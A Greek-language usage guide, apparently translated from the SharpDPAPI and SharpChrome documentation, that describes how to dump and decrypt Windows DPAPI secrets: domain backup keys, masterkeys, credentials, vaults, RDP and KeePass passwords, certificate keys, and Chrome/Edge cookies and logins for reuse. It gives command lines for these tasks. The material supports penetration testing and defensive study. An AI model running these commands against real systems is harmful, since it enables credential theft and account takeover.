Χρήση SharpDPAPI σε γραμμή εντολών:

Ανάκτηση ενός εφεδρικού κλειδιού DPAPI ενός ελεγκτή τομέα, καθορίζοντας προαιρετικά έναν Domain Controller κι ένα αρχείο εξόδου:

SharpDPAPI backupkey [/nowrap] [/server:SERVER.domain] [/file:key.pvk]

Η εντολή *search* θα ψάξει για πιθανά DPAPI blobs σε μητρώο, αρχεία, φακέλους και blobs base64:

search /type:registry [/path:HKLM\path\to\key] [/showErrors]

search /type:folder /path:C:\path\to\folder [/maxBytes:<numOfBytes>] [/showErrors]

search /type:file /path:C:\path\to\file [/maxBytes:<numOfBytes>]

search /type:base64 [/base:<base64 string>]

Δοκιμή Τερματικού / Συστήματος:

machinemasterkeys - δοκιμή όλων τα προσβάσιμων αρχείων masterkey του μηχανήματος (ανυψώνεται σε SYSTEM για ανάκτηση του μυστικού DPAPI_SYSTEM LSA)

machinecredentials - χρήση των 'machinemasterkeys' και μετά δοκιμή των αρχείων διαπιστευτηρίων του μηχανήματος

machinevaults - χρήση των 'machinemasterkeys' και μετά δοκιμή των Vaults του μηχανήματος

machinetriage - εκτέλεση των εντολών 'machinecredentials' και 'machinevaults'

Δοκιμή χρήστη:

- Ορίσματα για την εντολή “masterkeys”:

/target:FILE/folder - δοκιμή ενός συγκεκριμένου masterkey ή ενός φακέλου με masterkeys (εναλλακτικά, δοκιμή τοπικών masterkeys)

/pvk:BASE64... - χρήση ενός base64 DPAPI ιδιωτικού κλειδιού ελεγκτή για να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη

/pvk:key.pvk - χρήση ενός DPAPI ιδιωτικού κλειδιού ελεγκτή για να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη

/password:X - πρώτα αποκρυπτογραφεί το masterkey του τρέχοντος χρήση χρησιμοποιώντας έναν κωδικό απλού κειμένου (απομακρυσμένη χρήση)

/server:SERVER - δοκιμή ενός απομακρυσμένου server, υπό την ιδιότητα πρόσβασης διαχειριστή

- Ορίσματα για τις εντολές “credentials|vaults|rdg|keepass|triage|blob|ps”:

Αποκρυπτογράφηση:

/unprotect - υποχρεωτική χρήση της μεθόδου CryptUnprotectData() για τις εντολές 'ps', 'rdg', ή 'blob'

/password:X - πρώτα αποκρυπτογραφεί τα masterkeys του τρέχοντος χρήστη, χρησιμοποιώντας έναν κωδικό απλού κειμένου.

Δουλεύει με οποιαδήποτε μέθοδο, καθώς και απομακρυσμένα.

GUID1:SHA1 ... - χρήση ενός ή περισσότερων GUID:SHA1 masterkeys για αποκρυπτογράφηση

/mkfile:FILE - χρήση ενός αρχείου ενός ή περισσότερων GUID:SHA1 masterkeys για αποκρυπτογράφηση.

/pvk:BASE64... - χρήση ενός base64 DPAPI ιδιωτικού κλειδιού ελεγκτή για

να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη /pvk:key.pvk χρήση ενός DPAPI ιδιωτικού κλειδιού ελεγκτή για

να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη

Στοχοθέτηση:

/target:FILE/folder - δοκιμή μιας συγκεκριμένης διαδρομής αρχείου

'Credentials', '.rdg|RDCMan.settings', 'blob', ή 'ps' ή φακέλου 'Vault' /server:SERVER - δοκιμή ενός απομακρυσμένου server, υπό την ιδιότητα

πρόσβασης διαχειριστή

Σημείωση: χρησιμοποιείται με το /pvk:KEY ή /password:X

Σημείωση: δεν εφαρμόζεται με τις εντολές 'blob' ή 'ps'

Δοκιμή πιστοποιητικού:

- Ορίσματα για την εντολή “certificates”:
- /showall - εμφάνιση όλων των αποκρυπτογραφημένων αρχείων ιδιωτικών κλειδιών, όχι μόνο αυτά που συνδέονται με εγκατεστημένα πιστοποιητικά (το προκαθορισμένο)

/machine - χρήση του αποθηκευτικού χώρου των πιστοποιητικών του τοπικού μηχανήματος για δοκιμή

/mkfile | /target - για δοκιμή τερματικού

/pvk | /mkfile | /password | /server | /target - για δοκιμή χρήστη

Χρήση SharpChrome σε γραμμή εντολών:

Ανάκτηση ενός εφεδρικού κλειδιού DPAPI ενός ελεγκτή τομέα, καθορίζοντας προαιρετικά έναν Domain Controller κι ένα αρχείο εξόδου:

SharpChrome backupkey [/nowrap] [/server:SERVER.domain] [/file:key.pvk]

- Καθολικά ορίσματα για τις εντολές “cookies”, “logins” και “statekeys”:

Αποκρυπτογράφηση:

/unprotect - υποχρεωτική χρήση της μεθόδου CryptUnprotectData() (προκαθορισμένη για εκτέλεση χωρίς δικαιώματα)

/password:X - πρώτα αποκρυπτογραφεί τα masterkeys του τρέχοντος χρήστη, χρησιμοποιώντας έναν κωδικό απλού κειμένου. Δουλεύει με οποιαδήποτε μέθοδο, καθώς και απομακρυσμένα.

GUID1:SHA1 ... - χρήση ενός ή περισσότερων GUID:SHA1 masterkeys για αποκρυπτογράφηση

/mkfile:FILE - χρήση ενός αρχείου ενός ή περισσότερων GUID:SHA1 masterkeys για αποκρυπτογράφηση.

/pvk:BASE64... - χρήση ενός base64 DPAPI ιδιωτικού κλειδιού ελεγκτή για να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη

/pvk:key.pvk - χρήση ενός DPAPI ιδιωτικού κλειδιού ελεγκτή για να αποκρυπτογραφήσει τα προσβάσιμα masterkeys χρήστη

/statekey:X - ένα αποκρυπτογραφημένο κλειδί κατάστασης (από την εντολή 'statekeys')

Στοχοθέτηση:

/target:FILE - δοκιμή μιας συγκεκριμένης τοποθεσίας αρχείου 'Cookies', 'Login Data', ή'Local State'

/target:C:\Users\X\ - δοκιμή ενός συγκεκριμένου φακέλου χρήστη για οποιαδήποτε καθορισμένη εντολή

/server:SERVER - δοκιμή ενός απομακρυσμένου server, υπό την ιδιότητα πρόσβασης διαχειριστή (σημείωση: χρησιμοποιείται με το /pvk:KEY)

/browser:X - δοκιμή του 'chrome' (προκαθορισμένη τιμή) ή του 'edge' (βασισμένος στο chromium)

Έξοδος δεδομένων:

/format:X - είτε σε μορφή 'csv' (προκαθορισμένη τιμή) είτε σε μορφή 'table' (πίνακα)

/showall - εμφάνιση εγγραφών δεδομένων πρόσβασης με κενούς κωδικούς και cookies που έχουν λήξει χωρίς φιλτράρισμα (προκαθορισμένη τιμή)

/consoleoutfile:X - εξαγωγή όλων των δεδομένων εξόδου σε ένα αρχείο στο δίσκο

- Συγκεκριμένα ορίσματα για την εντολή “cookies”:

/cookie:"REGEX" - επιστρέφει μόνο cookies όπου το όνομα ταιριάζει με τη

δοθείσα έκφραση regex
/url:"REGEX" - επιστρέφει μόνο cookies όπου το URL ταιριάζει με τη δοθείσα έκφραση regex
/format:json - εξάγει τις τιμές των cookies σε αρχείο τύπου «EditThisCookie» json. Χρησιμοποιείται καλύτερα με regex!
/setneverexpire - ορίζει ημερομηνίες λήξεις για την εξαγωγή δεδομένων των cookies από τώρα και για 100 χρόνια (για εξαγωγή δεδομένων σε μορφή json)

Λειτουργική χρήση:

SharpDPAPI

Ένας από τους στόχους με το SharpDPAPI είναι να λειτουργήσει η εργασία DPAPI με τρόπο που να ταιριάζει με τη ροή εργασίας του εν λόγω project. Το πώς ακριβώς χρησιμοποιείται το σετ εργαλείων εξαρτάται από τη φάση της εμπλοκής: "κατά πόσο έχει παραβιαστεί ο τομέας ή όχι".

Εάν οι επιτιθέμενοι έχουν αποκτήσει δικαιώματα διαχειριστή τομέα (ή ισοδύναμα), το αντίγραφο ασφαλείας του κλειδιού DPAPI τομέα μπορεί να ανακτηθεί με την εντολή backupkey (ή με το Mimikatz). Αυτό το ιδιωτικό κλειδί τομέα δεν αλλάζει ποτέ και μπορεί να αποκρυπτογραφήσει τυχόν βασικά κλειδιά DPAPI για χρήστες τομέα. Αυτό σημαίνει ότι, δεδομένου του εφεδρικού κλειδιού τομέα DPAPI, οι επιτιθέμενοι μπορούν να αποκρυπτογραφήσουν masterkeys για οποιονδήποτε χρήστη τομέα, που μπορούν στη συνέχεια να χρησιμοποιηθούν για την αποκρυπτογράφηση τυχόν Vault / Διαπιστευτηρίων / Στοιχεία Εισόδου Chrome / άλλα DPAPI blob / κ.λπ. Το κλειδί που ανακτήθηκε από την εντολή backupkey μπορεί να χρησιμοποιηθεί με τις εντολές masterkeys, credentials, vaults, rdg ή triage.

Εάν δεν έχουν επιτευχθεί δικαιώματα DA, χρησιμοποιώντας την εντολή Mimikatz sekurlsa::dpapi θα ανακτηθεί το DPAPI masterkey {GUID}:SHA1 αντιστοιχίσεων οποιουδήποτε κύριου κλειδιού (χρήστης και SYSTEM) σε ένα δεδομένο σύστημα (συμβουλή: αν εκτελεστεί η εντολή dpapi::cache μετά την εξαγωγή κλειδιού, θα επιστρέψει έτοιμο έναν πίνακα). Εάν αλλαχθούν αυτά τα κλειδιά σε μορφή τύπου {GUID1}: SHA1 {GUID2}: SHA1 ..., μπορούν να τροφοδοτήσουν τις εντολές credentials, vaults, rdg ή triage. Αυτό επιτρέπει τη δοκιμή όλων των αρχείων διαπιστευτηρίων / vaults σε ένα σύστημα για οποιονδήποτε χρήστη είναι συνδεδεμένος αυτήν τη στιγμή, χωρίς να χρειάζεται αποκρυπτογράφηση για κάθε αρχείο.

Για την αποκρυπτογράφηση αρχείων RDG / RDCMan.settings με την εντολή rdg, η σημαία /unprotect θα χρησιμοποιήσει την CryptUnprotectData() για την αποκρυπτογράφηση τυχόν αποθηκευμένων κωδικών πρόσβασης RDP, εφόσον η εντολή εκτελείται από το περιβάλλον χρήστη που έχει αποθηκεύσει τους κωδικούς πρόσβασης. Αυτό μπορεί να γίνει από ένα περιβάλλον με χαμηλά δικαιώματα, χωρίς να χρειάζεται επέμβαση στο LSASS.

Για δοκιμή DPAP σε ειδικά για μηχανήματα, οι εντολές machinemasterkeys | machinecredentials | machinevaults | machinetriage θα κάνουν το μηχάνημα ισοδύναμο με τη δοκιμή DPAPI χρήστη. Εάν εκτελεστεί σε αναβαθμισμένο περιβάλλον (δηλαδή με τοπικά δικαιώματα διαχείρισης), το SharpDPAPI θα αναβαθμιστεί αποκτώντας τα προνόμια SYSTEM,

για να ανακτήσει το μυστικό LSA "DPAPI_SYSTEM", το οποίο στη συνέχεια χρησιμοποιείται για την αποκρυπτογράφηση οποιωνδήποτε ανακαλυφθέντων κεντρικών κλειδιών DPAPI. Αυτά τα κλειδιά στη συνέχεια χρησιμοποιούνται ως πίνακες αναζήτησης για διαπιστευτήρια μηχανήματος / vaults / κλπ.

SharpChrome

Το SharpChrome είναι μια συγκεκριμένη εφαρμογή του SharpDPAPI με δυνατότητα χρήσης στον Chrome για αποκρυπτογράφηση / δοκιμή cookies και συνδέσεων. Είναι δομημένο ως ξεχωριστό έργο στο SharpDPAPI λόγω του μεγέθους της χρησιμοποιούμενης βιβλιοθήκης SQLite.

Δεδομένου ότι τα Chrome Cookies / δεδομένα σύνδεσης αποθηκεύονται χωρίς τη λειτουργία CRYPTPROTECT_SYSTEM, το CryptUnprotectData() επανέρχεται ως σημείο προσοχής. Εάν το SharpChrome εκτελείται από ένα χρήστη χωρίς προνόμια, θα προσπαθήσει να αποκρυπτογραφήσει τυχόν συνδέσεις / cookies για τον τρέχοντα χρήστη χρησιμοποιώντας CryptUnprotectData(). Μπορεί να δημιουργηθεί ένας πίνακας αναζήτησης του {GUID}: SHA1 με τις εντολές /pvk:[BASE64|file.pvk], /password:X ή /mkfile:FILE (των {GUID}: SHA1) και οι τιμές του μπορούν επίσης να χρησιμοποιηθούν για την αποκρυπτογράφηση δεδομένων. Επίσης, η βιβλιοθήκη C# SQL που χρησιμοποιείται (με μερικές τροποποιήσεις) υποστηρίζει άνοιγμα χωρίς κλείδωμα, πράγμα που σημαίνει ότι ο Chrome δεν χρειάζεται να κλείσει και τα αρχεία προορισμού δεν χρειάζεται να αντιγραφούν σε άλλη τοποθεσία.

Εάν ο Chrome είναι έκδοση 80+, ένα κλειδί κατάστασης AES αποθηκεύεται στη διαδρομή AppData\Local\Google\Chrome\User Data\Local State - αυτό το κλειδί προστατεύεται με DPAPI, επομένως είναι εφικτή η χρήση πινάκων αναζήτησης με τη CryptUnprotectData()/pvk/masterkey για την αποκρυπτογράφησή του. Αυτό το κλειδί AES χρησιμοποιείται στη συνέχεια για την προστασία νέων καταχωρίσεων δεδομένων cookies και σύνδεσης. Αυτή είναι επίσης η διαδικασία όταν δίνεται το όρισμα /browser:edge ή αντίστοιχα /browser:brave για νεότερη έκδοση του Edge που βασίζεται στο Chromium.

Από προεπιλογή, τα cookies και οι συνδέσεις εμφανίζονται ως csv - αυτό μπορεί να αλλάξει με την παράμετρο /format:table για έξοδο ως πίνακα και /format:json ειδικά για cookies. Η επιλογή json εξάγει cookies σε μορφή json που μπορούν να εισαχθούν στην επέκταση EditThisCookie Chrome για εύκολη επαναχρησιμοποίηση.

Η εντολή cookies έχει επίσης το όρισμα /cookie:REGEX και /url:REGEX ορίσματα για την επιστροφή μόνο ονομάτων cookies ή διευθύνσεων URL που ταιριάζουν με το παρεχόμενο regex. Αυτό είναι χρήσιμο με το /format:json για εύκολη κλωνοποίηση πρόσβασης σε συγκεκριμένους ιστότοπους.

Τα συγκεκριμένα αρχεία cookies/logins/statekey μπορούν να καθοριστούν με την παράμετρο /target:X και ένας φάκελος χρήστη μπορεί να καθοριστεί με /target:C:\Users\USER\ για οποιαδήποτε εντολή δοκιμής

Εντολές SharpDPAPI:

Δοκιμή Χρήστη

- masterkeys

Η εντολή masterkeys θα αναζητήσει τυχόν αναγνώσιμα αρχεία masterkey και θα τα αποκρυπτογραφήσει χρησιμοποιώντας ένα παρεχόμενο αντίγραφο ασφαλείας κλειδιού τομέα DPAPI. Θα επιστρέψει ένα σύνολο masterkey αντιστοιχίσεων {GUID}:SHA1.

Το κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα μπορεί να είναι σε μορφή base64 (/pvk:BASE64...) ή σε μορφή αρχείου (/pvk:key.pvk).

Εντολή: C:\Temp>SharpDPAPI.exe masterkeys /pvk:key.pvk

- credentials

Η εντολή credentials θα αναζητήσει αρχεία credentials και θα τα αποκρυπτογραφήσει είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Ένα συγκεκριμένο αρχείο credentials (ή φάκελος credentials) μπορεί να καθοριστεί με τα ορίσματα /target:FILE ή /target:C:\Folder\. Εάν έχει οριστεί ένα αρχείο, απαιτούνται οι τιμές {GUID}:SHA1 και εάν έχει καθοριστεί ένας φάκελος πρέπει είτε να παρέχονται οι τιμές {GUID}:SHA1, είτε ο φάκελος να περιέχει βασικά κλειδιά DPAPI και να παρέχεται ένα αντίγραφο κλειδιού τομέα /pvk.

Εάν εκτελεστεί από περιβάλλον με αυξημένα δικαιώματα, θα δοκιμαστούν αρχεία διαπιστευτηρίων για ΟΛΟΥΣ τους χρήστες, διαφορετικά θα επεξεργαστούν μόνο αρχεία διαπιστευτηρίων για τον τρέχοντα χρήστη.

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}: SHA1:

Εντολή: C:\Temp>SharpDPAPI.exe credentials {44ca9f3a-9097-455e-94d0-d91de951c097}:9b049ce6918ab89937687...(snip)... {feef7b25-51d6-4e14-a52f-eb2a387cd0f3}:f9bc09dad3bc2cd00efd903...(snip)...

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:

Εντολή:

C:\Temp>SharpDPAPI.exe credentials /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- vaults

Η εντολή vaults θα αναζητήσει Vaults και θα τα αποκρυπτογραφήσει είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Ο φάκελος Policy.vpol στον φάκελο Vault αποκρυπτογραφείται με τυχόν παρεχόμενα κλειδιά DPAPI για την ανάκτηση των σχετικών κλειδιών αποκρυπτογράφησης AES, τα οποία στη συνέχεια χρησιμοποιούνται για την αποκρυπτογράφηση τυχόν σχετικών αρχείων .vcrd.

Ένα συγκεκριμένο φάκελος vaults μπορεί να καθοριστεί με το όρισμα /target:C:\Folder\. Σε αυτή την περίπτωση πρέπει είτε να παρέχονται οι τιμές {GUID}:SHA1, είτε ο φάκελος να περιέχει τα DPAPI masterkeys και να παρέχεται ένα αντίγραφο κλειδιού τομέα /pvk.

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}: SHA1:
Εντολή:

C:\Temp>SharpDPAPI.exe vaults {44ca9f3a-9097-455e-94d0-d91de951c097}:9b049ce6918ab89937687...(snip)... {feef7b25-51d6-4e14-a52f-eb2a387cd0f3}:f9bc09dad3bc2cd00efd903...(snip)...

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:
Εντολή:

C:\Temp>SharpDPAPI.exe credentials /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα με καθορισμένο φάκελο (π.χ. δοκιμή “offline”):
Εντολή: C:\Temp>SharpDPAPI.exe vaults /target:C:\Temp\test\ /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- rdg

Η εντολή rdg θα αναζητήσει αρχεία RDCMan.settings για τον τρέχοντα χρήστη (ή αν εκτελείται με υψηλά δικαιώματα για όλους τους χρήστες) και θα τα αποκρυπτογραφήσει είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Η σημαία /unprotect θα χρησιμοποιήσει την CryptUnprotectData() για την αποκρυπτογράφηση τυχόν αποθηκευμένων κωδικών πρόσβασης RDP, εάν η εντολή εκτελείται από το περιβάλλον χρήστη που έχει αποθηκεύσει τους κωδικούς πρόσβασης. Αυτό μπορεί να γίνει από ένα περιβάλλον με χαμηλά προνόμια, χωρίς να χρειάζεται το LSASS.

Ένα συγκεκριμένο αρχείο RDCMan.settings (ή φάκελος των .RDG αρχείων) μπορεί να καθοριστεί με τα ορίσματα /target:FILE ή /target:C:\Folder\. Εάν έχει οριστεί ένα αρχείο, απαιτούνται οι τιμές {GUID}:SHA1 (ή το όρισμα /unprotect) και εάν έχει καθοριστεί ένας φάκελος πρέπει είτε να παρέχονται οι τιμές {GUID}:SHA1, είτε ο φάκελος να περιέχει βασικά κλειδιά DPAPI και να παρέχεται ένα αντίγραφο κλειδιού τομέα /pvk.

Αυτή η εντολή θα αποκρυπτογραφήσει τυχόν αποθηκευμένες πληροφορίες κωδικού πρόσβασης τόσο από το αρχείο RDCMan.settings όσο και από πιθανά αρχεία .RDG που αναφέρονται στο αρχείο RDCMan.settings.

Χρήση /unprotect για την αποκρυπτογράφηση όλων των κωδικών που βρέθηκαν:

Εντολή: *C:\Temp>SharpDPAPI.exe rdg /unprotect*

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}: SHA1:

Εντολή: C:\Temp>SharpDPAPI.exe rdg {8abc35b1-b718-4a86-9781-7fd7f37101dd}:ae349cdd3a230f5e04f70fd02be69e2e71f1b017

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:

Εντολή: C:\Temp>SharpDPAPI.exe rdg /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- keepass

Η εντολή keepass θα αναζητήσει αρχεία KeePass ProtectedUserKey.bin για τον τρέχοντα χρήστη (ή αν εκτελείται με υψηλά δικαιώματα για όλους τους χρήστες) και θα τα αποκρυπτογραφήσει είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Η σημαία /unprotect θα χρησιμοποιήσει την CryptUnprotectData() για την αποκρυπτογράφηση τυχόν αποθηκευμένων κωδικών πρόσβασης RDP, εάν η εντολή εκτελείται από το περιβάλλον χρήστη που έχει αποθηκεύσει τους κωδικούς πρόσβασης. Αυτό μπορεί να γίνει από ένα περιβάλλον με χαμηλά προνόμια, χωρίς να χρειάζεται το LSASS.

Ένα συγκεκριμένο αρχείο ProtectedUserKey.bin (ή φάκελος των αρχείων) μπορεί να καθοριστεί με τα ορίσματα /target:FILE ή /target:C:\Folder\. Εάν έχει οριστεί ένα αρχείο, απαιτούνται οι τιμές {GUID}:SHA1 (ή το όρισμα /unprotect) και εάν έχει καθοριστεί ένας φάκελος πρέπει είτε να παρέχονται οι τιμές {GUID}:SHA1, είτε ο φάκελος να περιέχει βασικά κλειδιά DPAPI και να παρέχεται ένα αντίγραφο κλειδιού τομέα /pvk.

Τα αποκρυπτογραφημένα bytes κλειδιών μπορούν να χρησιμοποιηθούν με την τροποποιημένη έκδοση KeePass στο KeeThief.

Χρήση /unprotect για την αποκρυπτογράφηση όλων των κωδικών που βρέθηκαν:

Εντολή:

C:\Temp> SharpDPAPI.exe keepass /unprotect

- certificates

Η εντολή certificates θα αναζητήσει κρυπτογραφημένα DPAPI ιδιωτικά κλειδιά και θα τα αποκρυπτογραφήσει είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Ένα συγκεκριμένο certificate μπορεί να καθοριστεί με το όρισμα /target:C:\Folder\. Σε αυτή την περίπτωση πρέπει είτε να παρέχονται οι τιμές {GUID}:SHA1, είτε ο φάκελος να περιέχει βασικά κλειδιά DPAPI και να παρέχεται ένα αντίγραφο κλειδιού τομέα /pvk.

Από προεπιλογή, εμφανίζονται μόνο ιδιωτικά κλειδιά που συνδέονται με ένα συσχετισμένο εγκατεστημένο πιστοποιητικό. Η εντολή /showall θα εμφανίζει ΟΛΑ τα αποκρυπτογραφημένα ιδιωτικά κλειδιά.

Για τα ιδιωτικά κλειδιά CNG, γίνεται χρήση της σημαίας /cng (η προεπιλογή είναι capi).

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}: SHA1:
Εντολή:

C:\Temp> SharpDPAPI.exe certificates {dab90445-0a08-4b27-9110-b75d4a7894d0}:C23AF7432EB513717AA...(snip)...

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:

Εντολή:

C:\Temp>SharpDPAPI.exe rdg /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- triage

Η εντολή triage εκτελεί τις εντολές credentials, vaults, rdg και certificates σε επίπεδο χρήστη.

Δοκιμή Τερματικού

- machinemasterkeys

Η εντολή machinemasterkeys θα αποκτήσει elevated δικαιώματα ως χρήστης SYSTEM, για να ανακτήσει το μυστικό DPAPI_SYSTEM LSA, το οποίο στη συνέχεια χρησιμοποιείται για την αποκρυπτογράφηση τυχόν κεντρικών κλειδιών DPAPI που βρέθηκαν. Θα επιστρέψει ένα σύνολο αντιστοιχίσεων masterkey {GUID}:SHA1.

Απαιτούνται δικαιώματα τοπικού διαχειριστή (ώστε να υπάρχει δυνατότητα ανάκτησης του μυστικού DPAPI_SYSTEM LSA).

Εντολή:

C:\Temp>SharpDPAPI.exe machinemasterkeys

- machinecredentials

Η εντολή machinecredentials θα αποκτήσει elevated δικαιώματα ως χρήστης SYSTEM, για να ανακτήσει το μυστικό DPAPI_SYSTEM LSA, το οποίο στη συνέχεια χρησιμοποιείται για την αποκρυπτογράφηση τυχόν κεντρικών κλειδιών DPAPI που βρέθηκαν. Αυτά τα κλειδιά στη συνέχεια χρησιμοποιούνται για την αποκρυπτογράφηση αρχείων credentials του τερματικού που πιθανόν να έχουν βρεθεί.

Απαιτούνται δικαιώματα τοπικού διαχειριστή (ώστε να υπάρχει δυνατότητα ανάκτησης του μυστικού DPAPI_SYSTEM LSA).

Εντολή:

C:\Temp>SharpDPAPI.exe machinecredentials

- machinevaults

Η εντολή machinevaults θα αποκτήσει elevated δικαιώματα ως χρήστης SYSTEM, για να ανακτήσει το μυστικό DPAPI_SYSTEM LSA, το οποίο στη συνέχεια χρησιμοποιείται για την αποκρυπτογράφηση τυχόν κεντρικών κλειδιών DPAPI που βρέθηκαν. Αυτά τα κλειδιά στη συνέχεια χρησιμοποιούνται για την αποκρυπτογράφηση Vaults του τερματικού που πιθανόν να έχουν βρεθεί.

Απαιτούνται δικαιώματα τοπικού διαχειριστή (ώστε να υπάρχει δυνατότητα ανάκτησης του μυστικού DPAPI_SYSTEM LSA).

Εντολή:

C:\Temp>SharpDPAPI.exe machinevaults

- certificates /machine

Η εντολή certificates /machine θα χρησιμοποιήσει τον χώρο αποθήκευσης πιστοποιητικών του τερματικού, για να αναζητήσει ιδιωτικά κλειδιά αποκρυπτογράφησης. Γίνεται χρήση των /mkfile:X και {GUID}:masterkey που μπορούν να χρησιμοποιηθούν με την εντολή /target:\[file|folder\], διαφορετικά το SharpDPAPI θα αποκτήσει elevated δικαιώματα ως χρήστης SYSTEM, για να ανακτήσει το μυστικό DPAPI_SYSTEM LSA, το οποίο στη συνέχεια χρησιμοποιείται για την αποκρυπτογράφηση τυχόν κεντρικών κλειδιών DPAPI που βρέθηκαν. Αυτά τα κλειδιά στη συνέχεια χρησιμοποιούνται για την αποκρυπτογράφηση τυχόν εντοπισμένων κρυπτογραφημένων πιστοποιητικών ιδιωτικών κλειδιών συστημάτων τερματικών DPAPI.

Από προεπιλογή, εμφανίζονται μόνο ιδιωτικά κλειδιά που συνδέονται με ένα συσχετισμένο εγκατεστημένο πιστοποιητικό. Η εντολή /showall θα εμφανίζει ΟΛΑ τα αποκρυπτογραφημένα ιδιωτικά κλειδιά.

Απαιτούνται δικαιώματα τοπικού διαχειριστή (ώστε να υπάρχει δυνατότητα ανάκτησης του μυστικού DPAPI_SYSTEM LSA).

Εντολή:

C:\Temp>SharpDPAPI.exe certificates /machine

- machinetriage

Η εντολή machinetriage εκτελεί τις εντολές machinecredentials, machinevaults και certificates /machine σε επίπεδο τερματικού.

Διάφορες Δοκιμές

- ps

Η εντολή ps θα περιγράψει / αποκρυπτογραφήσει ένα εξαγόμενο PSCredential clixml. Πρέπει να παρέχεται ένα αρχείο xml με το όρισμα /target:FILE.xml.

Η εντολή θα αποκρυπτογραφήσει το αρχείο είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη,

